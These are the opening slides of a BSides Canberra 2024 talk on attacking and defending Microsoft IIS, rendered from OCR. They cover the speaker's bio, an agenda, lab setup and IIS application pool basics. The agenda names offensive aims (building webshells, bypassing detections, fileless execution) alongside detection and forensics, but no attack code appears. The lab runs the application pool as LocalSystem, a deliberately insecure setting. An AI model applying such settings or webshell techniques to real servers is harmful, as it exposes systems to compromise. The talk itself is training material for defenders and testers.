Attacking and Defending Microsoft IIS

ZEROED.TECH

Presented by **Adrian Justice (@zeroedtech)**
at BSides Canberra 2024


Whoami


- Adrian Justice
- @zeroedtech
- Worked in IT for 15 years
- Incident responder turned threat hunter
- Worked in infosec for 9 years

Why are we here?


- Develop Basic webshell
- Bypass basic detections
- Reflectively load .NET assemblies
- Fileless code execution
- Detect Webshells
- Reverse engineering Webshells
- Analysing compilation artifacts
- Analysing IIS memory

Setup



Windows Features
Turn Windows features on or off
To turn a feature on, select its check box. To turn a feature off, clear its check box. A filled box means that only part of the feature is turned on.
.NET Framework 3.5 (includes .NET 2.0 and 3.0)
.NET Framework 4.8 Advanced Services
Active Directory Lightweight Directory Services
Containers
Data Center Bridging
Device Lockdown
Guarded Host
Hyper-V
Internet Information Services
FTP Server
Web Management Tools
World Wide Web Services
Internet Information Services Hostable Web Core
Legacy Components
OK
Cancel


Windows Features
Turn Windows features on or off
To turn a feature on, select its check box. To turn a feature off, clear its check box. A filled box means that only part of the feature is turned on.
World Wide Web Services
Application Development Features
.NET Extensibility 3.5
.NET Extensibility 4.8
Application Initialization
ASP
ASP.NET 3.5
ASP.NET 4.8
CGI
ISAPI Extensions
ISAPI Filters
Server-Side Includes
WebSocket Protocol
Common HTTP Features
OK
Cancel


Setup - Windows Server



Setup - Windows Server




Setup - Verification




Setup - Permissions

- Webroot: C:\inetpub\wwwroot




Microsoft IIS

- Powers around 8% of the public Internet
- Used internally by many organisations for email (Microsoft Exchange) and collaboration (SharePoint)
- Components
  - Servers
  - Application pools
  - Sites
  - Applications
  - Virtual Directories
- Application Pools
  - Determine the identity a web app runs under
  - Controls the IIS worker process (w3wp.exe) of one or more webap




Microsoft IIS – Application Pools



ZEROED.TECH

Microsoft II



Advanced Settings

(General)	
.NET CLR Version	**v4.0**
Enable 32-Bit Applications	False
Managed Pipeline Mode	Integrated
Name	DefaultAppPool
Queue Length	1000
Start Mode	**AlwaysRunning**
CPU	
Limit (percent)	0
Limit Action	NoAction
Limit Interval (minutes)	5
Processor Affinity Enabled	False
Processor Affinity Mask	4294967295
Processor Affinity Mask (64-bit c	4294967295
Process Model	
Generate Process Model Event L	
Identity	**LocalSystem**
Idle Time-out (minutes)	**200**
Idle Time-out Action	Terminate

